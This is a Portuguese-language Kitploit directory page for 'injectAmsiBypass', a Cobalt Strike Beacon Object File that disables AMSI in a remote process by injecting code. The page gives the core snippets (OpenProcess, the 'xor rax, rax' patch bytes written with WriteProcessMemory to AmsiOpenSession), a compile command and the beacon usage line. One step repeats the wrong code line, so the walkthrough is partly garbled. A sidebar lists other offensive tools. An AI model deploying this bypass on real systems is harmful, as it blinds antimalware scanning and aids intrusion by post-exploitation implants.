Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/boku7/injectamsibypass
Frameworks de ExploraçãoTestes de PenetraçãoRed TeamingDesenvolvimento de Payloads
GitHubboku7/injectamsibypass

injectAmsiBypass

Cobalt Strike BOF - Contornar o AMSI em um processo remoto com injeção de código.

Ver Repositório
3806934há 3 anosRevisado pelo Kitploit
Compartilhar

Cobalt Strike BOF - Injeção de Bypass AMSI

Arquivo de Objeto Beacon (BOF) do Cobalt Strike que contorna o AMSI em um processo remoto com injeção de código.

Executando BOF inject-amsiBypass a partir do CobaltStrike

O que isso faz?

1. Usa o argumento PID fornecido para obter um handle no processo remoto
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
2. Carrega AMSI.DLL na memória do beacon e obtém o endereço de AMSI.AmsiOpenSession
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
  • Tanto o beacon quanto o processo alvo terão o mesmo endereço para o símbolo.
  • Se AMSI.DLL não existir no processo remoto, executar isso pode travar o processo alvo.
3. Escreve o bypass do AMSI na memória do processo remoto

unsigned char amsibypass[] = { 0x48, 0x31, 0xC0 }; // xor rax, rax
BOOL success = KERNEL32$WriteProcessMemory(hProc, amsiOpenSessAddr, (PVOID)amsibypass, sizeof(amsibypass), &bytesWritten);

Método = AMSI.AmsiOpenSession

  • Usa a técnica de bypass do AMSI ensinada no curso PEN‑300/OSEP da Offensive Security (Técnicas de Evasão e Defesas de Brecha).
    • https://www.offensive-security.com/pen300-osep/

Capturas de Tela da Prova de Conceito


Antes - Powershell.exe AMSI.AmsiOpenSession
Depois - Powershell.exe AMSI.AmsiOpenSession
Compilar com x64 MinGW:

x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o inject-amsiBypass.o

Executar a partir do Console do Beacon do Cobalt Strike

beacon> inject-amsiBypass <PID>
  • Certifique-se de carregar o script inject-amsiBypass.cna no Gerenciador de Scripts do Cobalt Strike.

Lista de Tarefas

  • Verificar se AMSI.DLL existe no processo remoto antes da injeção
  • Adicionar outros bypasses do AMSI para injetar
  • Suporte a x86

Créditos / Referências

Raphael Mudge - Arquivos de Objeto Beacon - Demonstração Luser
  • https://www.youtube.com/watch?v=gfYswA_Ronw
Cobalt Strike - Arquivos de Objeto Beacon
  • https://www.cobaltstrike.com/help-beacon-object-files
Referências de Código BOF
ajpc500/BOFs
  • https://github.com/ajpc500/BOFs/
trustedsec/CS-Situational-Awareness-BOF
  • https://github.com/trustedsec/CS-Situational-Awareness-BOF
Curso Sektor7 Malware Dev Essentials
  • https://institute.sektor7.net/red-team-operator-malware-development-essentials
Offensive Security OSEP
  • https://www.offensive-security.com/pen300-osep/
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →









